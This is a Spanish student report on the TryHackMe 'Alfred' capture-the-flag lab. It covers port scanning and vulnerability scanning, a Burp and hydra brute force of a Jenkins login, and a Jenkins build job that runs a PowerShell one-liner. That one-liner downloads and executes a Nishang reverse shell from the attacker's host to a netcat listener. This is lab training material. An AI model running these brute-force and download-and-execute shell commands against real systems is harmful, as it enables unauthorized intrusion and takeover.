

| Informe de análisis de vulnerabilidades, explotación y resultados del reto ALFRED. | | | | |
|--|----------------|---------|---------------------|---------------------------|
| Fecha Emisión | Fecha Revisión | Versión | Código de documento | Nivel de Confidencialidad |
| 03/12/2024 | 03/12/2024 | 1.0 | MQ-HM-ALFRED | RESTRINGIDO |

Informe de análisis de vulnerabilidades, explotación y resultados del reto ALFRED.

N.- MQ-HM- ALFRED

Generado por:

NMF


Especialista de Ciberseguridad, Seguridad de la
Información

*Email: *****@hotmail.com

Fecha de creación:
03.12.2024

Índice

| | |
|--|---------|
| 1) <u>Introducción</u> | Pág. 3 |
| 2) <u>Objetivo</u> | Pág. 3 |
| 3) <u>Consigna</u> | Pág. 3 |
| 4) <u>Reconocimiento</u> | Pág. 4 |
| 5) <u>Análisis de Vulnerabilidades/debilidades</u> | Pág. 7 |
| 6) <u>Explotación</u> | Pág. 9 |
| *Automatizada..... | Pág. 9 |
| *Manual..... | Pág. 9 |
| 7) <u>Escalación de privilegios</u> | Pág. 18 |
| 8) <u>Banderas</u> | Pág. 22 |
| 9) <u>Herramientas Usadas</u> | Pág. 22 |
| 10) <u>Conclusiones y Recomendaciones</u> | Pág. 23 |



1) Introducción.

En el presente informe se abordan tres actividades relacionadas con la seguridad informática, específicamente en el contexto del Ethical Hacking. Este trabajo tiene como objetivo poner en práctica habilidades de análisis y resolución de problemas ante situaciones de ciberseguridad.

Las actividades propuestas involucran el análisis y acceso a la maquina objetivo denominada como ALFRED, utilizando esta vez un método de reconocimiento activo, logrando determinar las vulnerabilidades de dicho equipo para poder ingresar al mismo. Acto seguido comprobaremos mediante capturas el ingreso a dicha maquina capturando sus denominadas banderas. A través de este ejercicio, se busca fomentar una comprensión más profunda de los métodos de defensa y ataque en el mundo cibernético.

2) Objetivo.

- ❖ Identificar y analizar vulnerabilidades en sistemas informáticos a través de técnicas de Ethical Hacking.
- ❖ Recopilar y evaluar información para obtener acceso a la maquina objetivo.
- ❖ Capturar las 2 banderas.

3) Consigna.

Como entregables de este reto debes entregar.

- Un reporte con capturas de todo el proceso de resolución
- El contenido de las 2 banderas. Encontrar 2 banderas ocultas en diferentes ubicaciones del sistema.
 1. bandera1.txt
 2. bandera2.txt

Nota:

- ❖ Para este trabajo pueden utilizar cualquier formato.
- ❖ Ejemplo de cómo nombrar el archivo PDF: Tarea 6 - Juan López. pdf
- ❖ Deben colocar los siguientes datos dentro del documento PDF para poderles identificar y asignarles su calificación:
 - nombre y apellido
 - correo

4) Reconocimiento.

Vamos a <https://tryhackme.com/> iniciamos sesión en nuestra cuenta o si no tenemos nos registramos siguiendo los pasos. Una vez dentro descargamos nuestro archivo para la VPN y en Kali con el comando openvpn lo ejecutamos.

OpenVPN Access Details

VPN Server Name: US-West-VIP-1

Internal Virtual IP Address: 0.0.0.0

Server status: Online

Connection: Not connected

Machines Networks

VPN Server: US-West-VIP-1

If you're switching for the first time, you will need to redownload your configuration file. For best performance, please use the server that's geographically closest to you.

[Download configuration file](#) [Regenerate](#)

```
(root㉿kali)-[~/home/kali/Downloads]
# openvpn ImAch0b.ovpn
```

Con tu usuario creado buscamos nuestra maquina víctima. En este caso será la maquina ALFRED: <https://tryhackme.com/r/room/alfred>

Learn > Alfred

Alfred

Exploit Jenkins to gain an initial shell, then escalate your privileges by exploiting Windows authentication tokens.

Easy 45 min

Start AttackBox Help Save Room Options

EXPLORING AND WINDOWS TO

Utilice Jenkins para obtener un shell inicial y luego aumente sus privilegios explotando los tokens de autenticación de Windows.

To access material, start machines and answer questions you need to join this room!

Start Machine Join Room

Ingresamos entonces.

Tenemos entonces nuestra ip de la maquina Steel Mountain 10.10.

| Target Machine Information | | | |
|----------------------------|--------------------------|--------------|--|
| Title | Target IP Address | Expires | |
| Alfred | 10.10.74.100 | 1h 57min 26s | ? Add 1 hour Terminate |
| Title | Target IP Address | | |
| Alfred | 10.10.74.100 | | |

En esta sala, aprenderemos a explotar una configuración incorrecta común en un servidor de automatización ampliamente utilizado (Jenkins: esta herramienta se utiliza para crear canales de desarrollo/integración continua que permiten a los desarrolladores implementar automáticamente su código una vez que le han realizado cambios). Después de eso, utilizaremos un método de escalada de privilegios interesante para obtener acceso completo al sistema.

Dado que se trata de una aplicación de Windows, utilizaremos Nishang para obtener acceso inicial. El repositorio contiene un conjunto útil de scripts para acceso inicial, enumeración y escalada de privilegios. En este caso, utilizaremos los scripts de shell inverso.

Tenga en cuenta que esta máquina no responde al ping (ICMP) y puede tardar unos minutos en iniciarse.

```
(root㉿kali)-[~/home/kali/Downloads]
└─# ping 10.10.74.100
PING 10.10.74.100 (10.10.74.100) 56(84) bytes of data.
```

Se procede al escaneo.

```
(root㉿kali)-[~/home/kali/Downloads]
└─# nmap -p- -sS -Pn 10.10.47.100 -T4
PORT      STATE SERVICE
80/tcp    open  http
3389/tcp  open  ms-wbt-server
8080/tcp  open  http-proxy
```

Se observan 3 puertos abiertos.

Answer the questions below

How many ports are open? (TCP only)

3

✓ Correct Answer

A continuación entonces un escaneo mas profundo.

```
(root㉿kali)-[~/home/kali/Downloads]
└─# nmap -p80,8080,3389 -Pn -sS -O -sVC 10.10.74.100
```

TAREA 7 - RETO ALFRED

```

PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 7.5
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
3389/tcp  open  tcpwrapped
|_ssl-date: 2024-11-29T18:08:28+00:00; -19s from scanner time.
| ssl-cert: Subject: commonName=alfred
| Not valid before: 2024-11-28T17:49:35
|_Not valid after: 2025-05-30T17:49:35
8080/tcp  open  http        Jetty 9.4.z-SNAPSHOT
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
Warning: OSScan results may be unreliable because we could not find at least 1 open and
1 closed port
Device type: general purpose|specialized|iphone
Running (JUST GUESSING): Microsoft Windows 2008|7|8.1|Phone (89%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1 cpe:/o:microsoft:windows_8 cpe:/o:mi
crosoft:windows_7::sp1 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8.1:r1 cpe:/o
:microsoft:windows
Aggressive OS guesses: Microsoft Windows Server 2008 R2 SP1 (89%), Microsoft Windows Ser
ver 2008 (86%), Microsoft Windows Server 2008 R2 (86%), Microsoft Windows Server 2008 R2
or Windows 8 (86%), Microsoft Windows 7 SP1 (86%), Microsoft Windows Embedded Standard
7 (86%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows 8.1 R1 (86%), Microsoft
Windows Phone 7.5 or 8.0 (86%)

```

Se encuentra una maquina con un posible Windows Server 2008, 3 puertos en funcionamiento en los que se encuentran 2 páginas webs.

```

[root@kali]~[/home/kali/Downloads]
# whatweb 10.10.74.100
http://10.10.74.100 [200 OK] Country[RESERVED][ZZ], Email[alfred@wayneenterprises.com], HTTPServer[Microsoft-IIS/7.5], IP[10.10.74.100], Microsoft-IIS[7.5]

```

Identificamos un usuario y cuenta mail, junto a el servicio. [alfred@wayneenterprises.com].

Por el otro servicio web en el puerto 8080 se observa una pagina con Jenkins.

```

[root@kali]~[/home/kali/Downloads]
# whatweb 10.10.74.100:8080
http://10.10.74.100:8080 [403 Forbidden] Cookies[JSESSIONID.76b154cd], Country[RESERVED][ZZ], HTTPServer[Jetty(9.4.z-SNAPSHOT)], 
HttpOnly[JSESSIONID.76b154cd], IP[10.10.74.100], Jenkins[2.190.1], Jetty[9.4.z-SNAPSHOT], Meta-Refresh-Redirect[/login?from=%2F
], Script, UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-jenkins-session,x-you-are-authenticated-as,x-you-are-in-g
roup-disabled,x-required-permission,x-permission-implied-by]
http://10.10.74.100:8080/Login?from=%2F [200 OK] Cookies[JSESSIONID.76b154cd], Country[RESERVED][ZZ], HTML5, HTTPServer[Jetty(9.
4.z-SNAPSHOT)], HttpOnly[JSESSIONID.76b154cd], IP[10.10.74.100], Jenkins[2.190.1], Jetty[9.4.z-SNAPSHOT], PasswordField[j_passwo
rd], Script[text/javascript], Title[Sign in [Jenkins]], UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-jenkins-sess
ion,x-instance-identity], X-Frame-Options[sameorigin]

```

❖ Información de reconocimiento del nuestro equipo resumen:

1. IP: 10.10.74.100
2. Windows Server 2008.
3. Puertos abiertos utilizables: 80, 3389, 8080.

| IP | |
|--------------|------|
| 10.10.74.100 | IPV4 |
| Alfred | Name |

| SISTEMA OPERATIVO | |
|-------------------|-----------|
| | Windows 7 |

| PUERTOS | Estado | Servicio | Version |
|---------|--------|----------|----------------------------|
| 80 | /tcp | open | http Microsoft-IIS/7.5 |
| 3389 | /tcp | open | tcpwrapped |
| 8080 | /tcp | open | http jetty 9.4.z -SNAPSHOT |

5) Análisis de vulnerabilidades/debilidades



Vulnerabilidades según las versiones.

```
(root㉿kali)-[~/home/kali/Downloads]
# searchsploit Microsoft-IIS
Exploits: No Results
Shellcodes: No Results

(root㉿kali)-[~/home/kali/Downloads]
# searchsploit Jetty 9.

The username and password for the login panel? (in the format:username:password)
Exploit Title | Path
Jetty 9.4.37.v20210219 - Information Disclosure | java/webapps/50438.txt
WordPress Plugin Form Maker 1.12.20 - CSV Injection | php/webapps/44559.txt

Shellcodes: No Results
```

```
(root㉿kali)-[~/home/kali/Downloads]
# searchsploit tcprapped
Exploits: No Results
Shellcodes: No Results
```



| Show | 15 | Search: | Jetty 9. | | | | |
|--|----------|---------|---|-------|---------|----------|-----------------|
| Date | D | A | V | Title | Type | Platform | Author |
| 2021-10-22 | ▼ | × | Jetty 9.4.37.v20210219 - Information Disclosure | | WebApps | Java | Mayank Deshmukh |
| Showing 1 to 1 of 1 entries (filtered from 46,102 total entries) | | | | | | | |
| FIRST | PREVIOUS | 1 | NEXT | LAST | | | |

| Show | 15 | Search: | tcprapped | | | | |
|---------------------------|----|---------|-------------------|-------|------|----------|--------|
| Date | D | A | V | Title | Type | Platform | Author |
| No matching records found | | | | | | | |
| Show | 15 | Search: | Microsoft IIS 7.0 | | | | |
| Date | D | A | V | Title | Type | Platform | Author |

| Show | 15 | Search: | Microsoft IIS 7.0 | | | | |
|------------|----|---------|---|-------|--------|----------|----------------|
| Date | D | A | V | Title | Type | Platform | Author |
| 2012-06-10 | ▼ | ✗ | Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities | | Remote | Windows | kingcope |
| 2011-07-03 | ▼ | ✗ | Microsoft IIS 7.0 FTP Server - Stack Exhaustion Denial of Service (MS09-053) (Metasploit) | | DoS | Windows | Myo Soe |
| 2010-12-21 | ▼ | ✓ | Microsoft IIS 7.5 (Windows 7) - FTSPVC Unauthorized Remote Denial of Service (PoC) | | DoS | Windows | Matthew Bergin |

Debido a sus versiones se observa que no posee algún exploit o vulnerabilidad simple reconocible de explotación

Se continua un escaneo en Nessus.



10.10.74.100



Vulnerabilities

Total: 39

| SEVERITY | CVSS V3.0 | VPR SCORE | EPSS SCORE | PLUGIN | NAME |
|----------|-----------|-----------|------------|--------|--|
| CRITICAL | 9.8 | 9.5 | 0.9748 | 125313 | Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (unprivileged check) |
| CRITICAL | 10.0 | - | - | 34460 | Unsupported Web Server Detection |
| HIGH | 8.8 | 7.4 | 0.9632 | 79638 | MS14-066: Vulnerability in Schannel Could Allow Remote Code Execution (2992611) (unprivileged check) |
| HIGH | 7.5 | 4.2 | 0.0111 | 35291 | SSL Certificate Signed Using Weak Hashing Algorithm |
| HIGH | 7.5 | 5.1 | 0.0053 | 42873 | SSL Medium Strength Cipher Suites Supported (SWEET32) |
| HIGH | 9.3* | 9.6 | 0.7644 | 58435 | MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) (unprivileged check) |
| MEDIUM | 6.5 | 2.5 | 0.0127 | 18405 | Remote Desktop Protocol Server Man-in-the-Middle Weakness |
| MEDIUM | 6.5 | - | - | 51192 | SSL Certificate Cannot Be Trusted |
| MEDIUM | 6.5 | - | - | 57582 | SSL Self-Signed Certificate |
| MEDIUM | 6.5 | - | - | 104743 | TLS Version 1.0 Protocol Detection |

*Microsoft RDP RCE (CVE-2019-0708) (BlueKeep): El host remoto se ve afectado por una vulnerabilidad de ejecución remota de código en el Protocolo de escritorio remoto (RDP). Un atacante remoto no autenticado puede aprovechar esto, a través de una serie de solicitudes especialmente diseñadas, para ejecutar código arbitrario.

* Existe una vulnerabilidad de código remoto arbitrario en la implementación del Protocolo de escritorio remoto (RDP) en el host remoto de Windows. La vulnerabilidad se debe a la forma en que RDP accede a un objeto en la memoria que se ha inicializado incorrectamente o se ha eliminado. Si se ha habilitado RDP en el sistema afectado, un atacante remoto no autenticado podría aprovechar esta vulnerabilidad para hacer que el sistema ejecute código arbitrario enviándole una secuencia de paquetes RDP especialmente diseñados.

* Según su versión, el servidor web remoto está obsoleto y su vendedor o proveedor ya no lo mantiene. La falta de soporte implica que el proveedor no lanzará nuevos parches de seguridad para el producto. Como resultado, puede contener vulnerabilidades de seguridad.

* El host remoto contiene un archivo llamado 'robots.txt' cuyo objetivo es evitar que los 'robots' web visiten ciertos directorios en un sitio web con fines de mantenimiento o indexación.

* El host remoto admite el uso de cifrados SSL que ofrecen cifrado de intensidad media. Es decir, cualquier cifrado que utilice longitudes de clave de al menos 64 bits y menos de 112 bits, o que utilice el conjunto de cifrado 3DES.

Se observa entonces si con nikto resulta alguna vulnerabilidad más.

```
(root@kali)-[~/home/kali/Downloads]
# nikto -url http://10.10.74.100:8080/
- Nikto v2.5.0

+ Target IP:      10.10.74.100
+ Target Hostname: 10.10.74.100
+ Target Port:    8080
+ Start Time:    2024-12-03 07:44:52 (GMT-5)

+ Server: Jetty(9.4.x-SNAPSHOT)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Uncommon header 'x-jenkins-session' found, with contents: ba4a3764.
+ /: Uncommon header 'x-you-are-authenticated-as' found, with contents: anonymous.
+ /: Uncommon header 'x-hudson' found, with contents: 1.395.
+ /: Uncommon header 'x-permission-implied-by' found, with multiple values: (hudson.security.Permission.GenericRead,hudson.model.Hudson.Administrator,).
+ /: Uncommon header 'x-you-are-in-group-disabled' found, with contents: JENKINS-39402: use -Dhudson.security.AccessDeniedException2.REPORT_GROUP_HEADERS=true or use /whoAmI to diagnose.
+ /: Uncommon header 'x-jenkins' found, with contents: 2.190.1.
+ /: Uncommon header 'x-required-permission' found, with contents: hudson.model.Hudson.Read.
```

```
(root@kali)-[~/home/kali/Downloads]
# nikto -url http://10.10.74.100
- Nikto v2.5.0

+ Target IP:      10.10.74.100
+ Target Hostname: 10.10.74.100
+ Target Port:    80
+ Start Time:    2024-12-03 07:41:33 (GMT-5)

+ Server: Microsoft-IIS/7.5
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

El mensaje "The anti-clickjacking X-Frame-Options header is not present" se refiere a la falta de una cabecera HTTP de seguridad llamada X-Frame-Options en un sitio web. Esta cabecera es utilizada para prevenir ataques de clickjacking. El clickjacking es una técnica maliciosa en la que un atacante inserta una página web dentro de un iframe (marco) en su propia página web, engañando al usuario para que haga clic en algo diferente a lo que cree que está haciendo, como activar botones invisibles o realizar acciones no deseadas en otro sitio web.

Todo parece indicar que debemos encontrar información dentro de dichas páginas.


6) Exploitación.

Proceso de explotación se dará de manera manual y automatizada.

Automatizado y Manual

Se procede entonces a la investigación de sus páginas webs.

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



RIP Bruce Wayne

Donations to alfred@wayneenterprises.com are greatly appreciated.

Se denota un email con un dns y en su código también.

alfred@wayneenterprises.com

```

1 <html>
2 <head>
3 <style>
4 * {font-family: Arial;}
5 </style>
6 </head>
7 <body><center><br />
8 <br /><br />
9 RI? Bruce Wayne<b></b><br />
10 Donations to <a href="mailto:alfred@wayneenterprises.com">alfred@wayneenterprises.com</a> are greatly appreciated.
11 </center></body>
12 </html>

```

Se construye un diccionario de usuarios.

```

root@kali: /home/kali x kali x kali x
GNU nano 8.2
alfred
bruce
wayne
brucewayne
waynebruce
admin
root
wayneenterprises

```

Se pasa al Puerto 8080, se encuentra el servicio de Jenkins con un panel de login.

Welcome to Jenkins!


Username

Password

Keep me signed in


Se navega a la ruta robots.txt si hay información allí, pero no.

TAREA 7 - RETO ALFRED



```
← → ⌂ ⌂ 10.10.115.150:8080/robots.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
# we don't want robots to click "build" links
User-agent: *
Disallow: /
```

Se prueban credenciales cualquiera con burpsuite para ver la petición.



Welcome to Jenkins!

Sign in

FoxyProxy

Disable

Bupsuite

8080

Burp Suite Community Edition v2024.9.4 - Temporary Project

| # | Host | Method | URL | Params | Edited | Status code |
|---|--------------------------|--------|-------------------------|--------|--------|-------------|
| 1 | http://10.10.74.100:8080 | POST | /j_acegi_security_check | | ✓ | 302 |

Request

Pretty Raw Hex

```
1 POST /j_acegi_security_check HTTP/1.1
2 Host: 10.10.74.100:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 58
9 Origin: http://10.10.74.100:8080
10 Connection: keep-alive
11 Referer: http://10.10.74.100:8080/login?from=%2F
12 Cookie: JSESSIONID=76b154cd=node016tx3lt7mn6r9rs7e5oeat9m53956.node0
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 j_username=alfred&j_password=wayne&from=%2F&Submit=Sign+in
```

Se manda la misma haciendo clic derecho al INTRUDER.



Send to Intruder

Send to Repeater

Send to Sequencer

Send to Comparer

Send to Decoder

TAREA 7 - RETO ALFRED

Se elige poner un payload a cada variable en modo CLUSTER BOMB donde se pasa el diccionario creado.

The screenshot shows the "Cluster bomb attack" configuration. The target is set to <http://10.10.74.100:8080>. The payload is a POST request to `/j_acegi_security_check` with the following headers:

```

1 POST /j_acegi_security_check HTTP/1.1
2 Host: 10.10.74.100:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 58
9 Origin: http://10.10.74.100:8080
10 Connection: keep-alive
11 Referer: http://10.10.74.100:8080/login?from=%2F
12 Cookie: JSESSIONID=76b154cd=node016tx3lt7mn6r9rs7e5oat9m53956.node0
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 j_username=alfred&j_password=wayne&from=%2F&Submit=Sign+in

```

The payload `j_username=alfred&j_password=wayne&from=%2F&Submit=Sign+in` is highlighted with a red box. Below the payload, there is a dropdown menu with user names: alfred, bruce, wayne, brucewayne, waynebruce, admin, root, and wayneenterprises. The "Start attack" button is also visible.

Se da comienzo al ataque podemos denotar en Admin un buena respuesta.

2. Intruder attack of <http://10.10.115.150:8080>

| Results | Positions |
|---|------------------|
| Intruder attack results filter: Showing all items | |
| | |
| Request | Payload 1 |
| 72 | wayneenterprises |
| 73 | alfred |
| 74 | bruce |
| 75 | wayne |
| 76 | brucewayne |
| 77 | waynebruce |
| 78 | admin |
| 79 | root |
| 80 | root |

Possible usuario y contraseña por defecto admin:admin. Se comprueba con hydra, vemos su forma de petición y error de login para conformar nuestro ataque.

1 GET /loginError HTTP/1.1
3 Upgrade-Insecure-Requests: 1
4 Priority: u=0, i
5
5 j_username=alfred&j_password=wayne&from=%2F&Submit=Sign+in

```
hydra -L dic1.txt -P dic2.txt 10.10.115.150 -s 8080 http-post-form
"/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Submit=Sign
+in:Invalid username or password" -f
```

```
(root㉿kali)-[~/home/kali/Downloads]
# hydra -L dic1.txt -P dic2.txt 10.10.74.100 -s 8080 http-post-form "/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Submit=Sign+in:Invalid username or password" -f
```

TAREA 7 - RETO ALFRED

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-29 14:59:27
[DATA] max 16 tasks per 1 server, overall 16 tasks, 18 login tries (1:9:p:2), ~2 tries per task
[DATA] attacking http-post-form://10.10.115.150:8080/j_acegi_security_check:j_username='USER'^&j_password='^PASS^&from=%2F&Submit=Sign+in:Invalid username or password
[8080][http-post-form] host: 10.10.115.150 login: admin password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-29 14:59:31
```

Vemos una contraseña por defecto confirmada.

The screenshot shows the Wappalyzer interface. On the left, there's a Jenkins logo and a "Welcome to Jenkins!" message with a sign-in form for "admin" and "*****". On the right, under the "TECHNOLOGIES" tab, Jenkins is listed under the "CI" category, highlighted with a red box. Other technologies listed include Prototype, Java, and various JavaScript libraries like jQuery and YUI.

Efectivamente se observa el panel correspondiente al servidor Jenkins en el puerto 8080, se procede entonces a crear un nuevo item para poder tener una sesión mediante una reverse shell.

The screenshot shows the Jenkins dashboard. At the top, there's a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main area shows a "New Item" button, a sidebar with links like People, Build History, Manage Jenkins, My Views, Lockable Resources, Credentials, and New View. Below that is a "Build Queue" section and a "Build Executor Status" section. A search bar and user information ("admin | log out") are at the top right. A red box highlights the "admin | log out" link.


Clic en nuevo item, colocamos un nombre, freestyle project y por ultimo ok para confirmar.

The screenshot shows the "Enter an item name" dialog. A text input field contains "Reverse", with a note below it saying "» Required field". Below the input is a "Freestyle project" section with a description: "This is the central feature of Jenkins. Jenkins will build your project, combining any SCM with any build system, and this can be even used for something other than software build." At the bottom right is an "OK" button.

Se descarga el script.

Dado que se trata de una aplicación de Windows, utilizaremos Nishang para obtener acceso inicial. El repositorio contiene un conjunto útil de scripts para acceso inicial, enumeración y escalada de privilegios. En este caso, utilizaremos los scripts de shell inverso.

<https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1>




Poniendo en escucha por el puerto 8555 para la disposición del archivo.

```
(root㉿kali)-[~/home/kali/Downloads]
# python3 -m http.server 8555
Serving HTTP on 0.0.0.0 port 8555 (http://0.0.0.0:8555/) ...
Answer the questions below
```

Copia del comando siguiente y a enviar por la consola.

powershell iex (New-Object Net.WebClient).DownloadString('http://your-ip:your-port/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress your-ip -Port your-port



Guardamos. Se visualiza en la pagina inicial. Repasamos en detalle.



TAREA 7 - RETO ALFRED

Se visualiza la nueva tarea en la página inicial.

The Jenkins dashboard shows two projects: 'project' and 'Reverse'. The 'Reverse' project is highlighted with a red box around its status icon. The status icons are blue for 'project' and green for 'Reverse'. The dashboard includes a search bar, user information for 'admin', and a link to 'ENABLE AUTO REFRESH'.

Al ponerse en escucha el atacante.

```
(root㉿kali)-[~/home/kali]
# nc -nlvp 1111
listening on [any] 1111 ...
```

Ejecutamos clic en el siguiente símbolo

The Jenkins dashboard shows the 'Reverse' project selected. A red box highlights the green status icon next to the project name. The other project, 'project', has a blue status icon.

Vemos nuevamente la consola y estamos dentro.

```
(root㉿kali)-[~/home/kali]
# nc -nlvp 1111
listening on [any] 1111 ...
connect to [10.13.72.215] from (UNKNOWN) [10.10.153.83] 49220
Windows PowerShell running as user bruce on ALFRED
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Program Files (x86)\Jenkins\workspace\Reverse@2>
```

Vemos un poco de información

```
PS C:\Program Files (x86)\Jenkins\workspace\Reverse@2>whoami
alfred\bruce
PS C:\Program Files (x86)\Jenkins\workspace\Reverse@2> systeminfo
Host Name: ALFRED
OS Name: Microsoft Windows 7 Ultimate
OS Version: 6.1.7601 Service Pack 1 Build 7601
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: bruce
Registered Organization:
Product ID: 00426-OEM-9154295-64842
Original Install Date: 10/25/2019, 9:51:08 PM
System Boot Time: 11/30/2024, 5:37:22 PM
System Manufacturer: Xen
System Model: HVM domU
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version: Xen 4.11.amazon, 8/24/2006
Windows Directory: C:\Windows
